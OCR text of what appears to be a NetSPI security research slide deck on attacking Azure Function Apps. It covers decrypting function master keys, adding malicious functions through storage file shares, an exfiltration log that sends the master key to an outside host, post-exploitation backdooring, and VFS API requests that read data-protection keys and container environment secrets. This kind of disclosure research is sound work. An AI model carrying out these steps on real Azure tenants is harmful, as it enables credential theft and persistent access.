
```
{
  "bindings": [
    {
      "authLevel": "anonymous",
      "name": "req",
      "type": "httpTrigger",
      "direction": "in",
      "methods": [
        "get",
        "post"
      ]
    },
    {
      "name": "$return",
      "type": "http",
      "direction": "out"
    }
  ]
}
```

How does decryption work?

- **ASP.NET Core Data Protection**
- **Azure specific Data Protector used**
  - Azure Web Data Protection
  - “function-secrets”
- **Azure Web Data Protection library can be used directly in Function container**
- **Azure Web Data Protection library - https://github.com/Azure/azure-websites-security**
- **https://social.msdn.microsoft.com/Forums/Lync/en-US/a4b49641-00f8-4f2a-a4ea-187b87b36e06/decrypt-the-machine-key-from-inside-a-function-app?forum=AzureFunctions**
  - Code will fail, but core concepts work




```
        public DataProtectionKeyValueConverter()
        {
            var provider = DataProtectionProvider.CreateAzureDataProtector();
            _dataProtector = provider.CreateProtector("function-secrets");
        }

        public Key ReadValue(Key key)
        {
            var resultKey = new Key(key.Name, null, false);
            resultKey.Value = _dataProtector.Unprotect(key.Value);
            return resultKey;
        }
    }
```




```
#r "Newtonsoft.Json"

using Microsoft.AspNetCore.DataProtection;
using Microsoft.Azure.Web.DataProtection;
using System.Net.Http;
using System.Text;
using System.Net;
using Microsoft.AspNetCore.Mvc;
using Microsoft.Extensions.Primitives;
using Newtonsoft.Json;

private static HttpClient httpClient = new HttpClient();

public static async Task<IActionResult> Run(HttpRequest req, ILogger log)
{
    log.LogInformation("C# HTTP trigger function processed a request.");

    DataProtectionKeyValueConverter converter = new DataProtectionKeyValueConverter();
    string keyname = "master";
```

Decrypting Function App Keys

- **Read Encrypted Application and Function Keys from Container Files – host.json**
- **Add New Function Folder and Code to File Share**
- **Container has access to Decryption Keys – environment variables**
- **Run Function that contains Decryption Code**
  - Timer Trigger
  - HTTP Trigger
- **Return Decrypted Keys**
  - To Your Web Server
  - Via Web Response



9ee33e07-5c28-40a6-a9a4-9a6c
9ee33e07-5c28-40a6-a9a4-9a6c4308e158.azurewebsites.net/api/a...

```
This HTTP triggered function executed successfully. Pass a name in the query st
body for a personalized response.
```



#	Time	Type	Payload	Source IP address
1	2023-Jul-27 12:46:57.893 UTC	DNS	hwh8niuxsmyj5g4v6ocee0m6ixooce03	20.42.70.211
2	2023-Jul-27 12:46:57.909 UTC	DNS	hwh8niuxsmyj5g4v6ocee0m6ixooce03	40.79.153.94
3	2023-Jul-27 12:46:58.330 UTC	HTTP	hwh8niuxsmyj5g4v6ocee0m6ixooce03	20.102.19.10

```
POST / HTTP/1.1
Host: hwh8niuxsmyj5g4v6ocee0m6ixooce03[redacted]
Request-Context: appId=cid-v1:75817d53-0fef-4ce5-9337-7513bcb86d4f
Request-Id: |c7a0d79f63926343e14f0567b7231089.a41c1f39942a8ecd.
traceparent: 00-c7a0d79f63926343e14f0567b7231089-a41c1f39942a8ecd-00
Content-Type: text/plain; charset=utf-8
Content-Length: 85

{
  "name":"master",
  "value":"lO4VZM560OMlXzVNIHUL4DObygmWYNxQXxqWFoQvDwAqAzFuyClhPQ=="
}
```



Host keys (all functions)

Use Host keys with your clients to access all your HTTP functions in the app. _master key grants admin access to Functions Runtime APIs.

Name	Value
_master	lO4VZM560OMlXzVNIHUL4DObygmWYNxQXxqWFoQvDwAqAzFuyClhPQ==

Decrypting Function App Keys Off Function Apps

- **Same as in the Function App container, but return the key back when you call the function**

- **Only requires access to an environment variable containing decryption key**
    - AzureWebEncryptionKey (default)
    - MACHINEKEY_DecryptionKey

- **Return Decryption Key**
    - To Your Web Server
    - Via Web Response

- **Use key locally for decryption**

- **Microsoft.Azure.Web.DataProtection -> DataProtectionProviderTests.cs -> Replace environment variable and encrypted string -> write unprotected result to file**

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



```
using System;

namespace Microsoft.Azure.Web.DataProtection
{
    public static class Constants
    {
        public const string AzureWebsitesIISSiteName = "WEBSITE_IIS_SITE_NAME";
        public const string AzureWebsiteInstanceId = "WEBSITE_INSTANCE_ID";
        public const string AzureWebsitePrimaryEncryptionKeyId = "AzureWebPrimaryEncryptionKey";
        public const string AzureWebsiteLocalEncryptionKey = "AzureWebEncryptionKey";
        public const string AzureWebsiteEnvironmentMachineKey = "MACHINEKEY_DecryptionKey";
        public const string AzureWebReferencedKeyPrefix = "AzureWebEncryptionKey_";
        public const string DefaultEncryptionKeyId = "00000000-0000-0000-0000-000000000000";
        internal const string RootWebConfigPath = @"%systemdrive%\local\config\rootweb.config";
        internal const string MachingKeyXPathFormat = "configuration/location[@path='{0}']/system
    }
}
```




```
namespace Microsoft.Azure.Web.DataProtection.Tests
{
    public class DataProtectionProviderTests
    {
        [Fact]
        public void EncryptedValue_CanBeDecrypted()
        {
            using (var variables = new TestScopedEnvironmentVariable(Constants.AzureWebsiteLocalEncryptionKey, "CE
            {
                var provider = DataProtectionProvider.CreateAzureDataProtector(null, true);

                var protector = provider.CreateProtector("function-secrets");

                string expected = "test string";

                string encrypted = "CfDJ8AAAAAAAAAAAAAAAAAAAAABOJnTVaQ7YLpdwK9rnpxPK4Oub54wweCOmQdJUWJARN_Ju2tc_Fs

                string result = protector.Unprotect(encrypted);

                File.WriteAllText("test.txt", result);
                Assert.Equal(expected, result);
            }
        }
    }
}
```

Automating the Process: Tool Demo

1. Select a Subscription
2. Enumerates vulnerable Storage Accounts
3. Select Storage Account and the tool will add malicious functions to the Storage Accounts, and attempt to execute them
4. Functions will return the decryption key for the Function App Master Key, along with Managed Identity tokens (*if available) through HTTP Trigger (function level authorization)
5. Attempts to cleanup code after function execution

* Tool will create state changes (creates new function) to return MI tokens and decryption key




Welcome to the NetSPI "FuncoPop" (Function App Key Decryption) App!

Encryption Key:

Encrypted Data:

Decrypted Key value:



Resource group equals **all**

Location equals **all**

Kind	Resource group	Location	Subscription
Storage	functionapps	East US	Research-T-12052022
Storage	MSRC	East US	Research-T-12052022

Supported Functionality


Payload	Decryption Keys	Managed ID Tokens
ASP.NET	Yes	Yes
PowerShell	Yes	Yes
Python	Yes	Yes
Node	Yes	No
Java	No	No

Function App – Post Exploitation

- **We have Keys and Tokens, what now?**

- **Use the tokens with the REST APIs**
  - Management
  - Vault
  - Graph


- **Use Function App Keys to access Apps**
  - Backdoor existing code
  - Maintain access to a Function App
  - Use the actual functions




Function Apps - VFS File APIs

Function App File Access

- **Portal Access to Function Files**
  - Now disabled for the Reader Role
  - Still available to Contributor and above
- **Base Application Files**
  - Main Portal Menu
- **Individual Function Files**
  - Code + Test Menu
- **Both use the same “VFS” API



```
re Functions pro

s profile.ps1 wi                                   d start" of your
ld start" occurs when:

```



```
# Input bindings are passed
param($Timer)

# Get the current universal time in the default string format.
$currentUTCtime = (Get-Date).ToUniversalTime()

# The 'IsPastDue' property is 'true' when the current function invocation
if ($Timer.IsPastDue) {
    Write-Host "PowerShell timer is running late!"
}
```

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Deconstructing the API

https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Microsoft.Web/sites/$APP/hostruntime/admin/**vfs//?relativePath=1**&api-version=2021-01-15


$SUB_ID = Subscription ID
$RG = Resource Group
$APP = Application Name

***Root Directory Listing**

Deconstructing the API

- **relativePath Parameter**
  - 1 – Restricted
  - 0 – Unrestricted (shows Root FS)

- **Windows Container**
  - Allows for Access to Data Protection Keys
    - Multiple Uses in Function Apps
    - Including Encrypting Stored Keys




```
https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Microsoft.Web/sites/$APP/hostruntime/admin/vfs//ASP.NET/DataProtection-Keys/key-ad12345a-e321-4a1a-d435-4a98ef4b3fb5.xml?relativePath=0&api-version=2018-11-01

<?xml version="1.0" encoding="utf-8"?>
<key id="ad12345a-e321-4a1a-d435-4a98ef4b3fb5" version="1">
  <creationDate>2022-03-29T11:23:34.5455524Z</creationDate>
  <activationDate>2022-03-29T11:23:34.2303392Z</activationDate>
  <expirationDate>2022-06-27T11:23:34.2303392Z</expirationDate>
  <descriptor
deserializerType="Microsoft.AspNetCore.DataProtection.AuthenticatedEncryption.ConfigurationModel.AuthenticatedEncryptorDescriptorDeserializer,
Microsoft.AspNetCore.DataProtection, Version=3.1.18.0, Culture=neutral
, PublicKeyToken=ace99892819abce50">
    <descriptor>
      <encryption algorithm="AES_256_CBC" />
      <validation algorithm="HMACSHA256" />
      <masterKey p4:requiresEncryption="true"
xmlns:p4="http://schemas.asp.net/2015/03/dataProtection">
        <!-- Warning: the key below is in an unencrypted form. -->
        <value>a5[REDACTED]==</value>
      </masterKey>
    </descriptor>
  </descriptor>
</key>
```

Deconstructing the API

- **Linux Container**
  - Allows for Access to Proc Folder
- **Proc Folder**
  - Contains available PIDs
  - Under each PID is /environ
    - Environmental Variables
- **PID related to the Application contains a SAS Token URL** (CONTAINER_START_CONTEXT_SAS_URI)
  - read permissions
  - Configuration file for the container
- **Also Contains an Encryption Key** (CONTAINER_ENCRYPTION_KEY)




```
https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/
Microsoft.Web/sites/$APP/hostruntime/admin/vfs//proc/?relativePath=0&api-version=2021-
01-15

JSON output parsed into a PowerShell object:

[Truncated]

name    : 59
size    : 0
mtime   : 2022-09-21T22:00:38.6785209+00:00
crtime  : 2022-09-21T22:00:38.6785209+00:00
mime    : inode/directory
href    : https://vfspoc2.azurewebsites.net/admin/vfs/proc/59/?relativePath=0&api-
version=2021-01-15
path    : /proc/59
```



```
$mgmtToken = (Get-AzAccessToken -ResourceUrl "https://management.azure.com").Token

Invoke-WebRequest -Verbose:$false -Uri (-join
("https://management.azure.com/subscriptions/$SUB_ID/resourceGroups/$RG/providers/Micr
osoft.Web/sites/$APP/hostruntime/admin/vfs//proc/59/environ?relativePath=0&api-
version=2021-01-15")) -Headers @{Authorization="Bearer $mgmtToken"} -OutFile
.\TempFile.txt

gc .\TempFile.txt

PowerShell Output - Newlines added for clarity:
CONTAINER_IMAGE_URL=mcr.microsoft.com/azure-functions/mesh:3.13.1-python3.7
REGION_NAME=Central US
HOSTNAME=SandboxHost-637993944271867487
[Truncated]
CONTAINER_ENCRYPTION_KEY=bgyDt7gk8COpwMWMxClB7Q1+CFY/a15+mCev2leTFeg=
LANG=C.UTF-8
CONTAINER_NAME=E9911CE2-637993944227393451
[Truncated]
CONTAINER_START_CONTEXT_SAS_URI=http://wawsstorageproddm1157.blob.core.windows.net/azc
ontainers/e9911ce2-637993944227393451?sv=2014-02-
14&sr=b&sig=5ce7MUXsF4h%2Fr1%2BfwIbEJn6RMf2%2B06c2AwrNSrnmUCU%3D&st=2022-09-
21T21%3A55%3A22Z&se=2023-09-21T22%3A00%3A22Z&sp=r
[Truncated]
```

Decrypting the Configuration

- **SAS Token Configuration File**
  - EncryptedContext contains data and Initialization Vector (IV)

- **Decryption Returns**
  - Storage Account Connection String
  - Links to Source Code Zip Files:
    - SCM_RUN_FROM_PACKAGE
    - APPSETTING_SCM_RUN_FROM_PACKAGE
  - Secrets:
    - Master
    - Function

MICROSOFT_PROVIDER_AUTHENTICATION_SECRET
    - App Registration Credentials
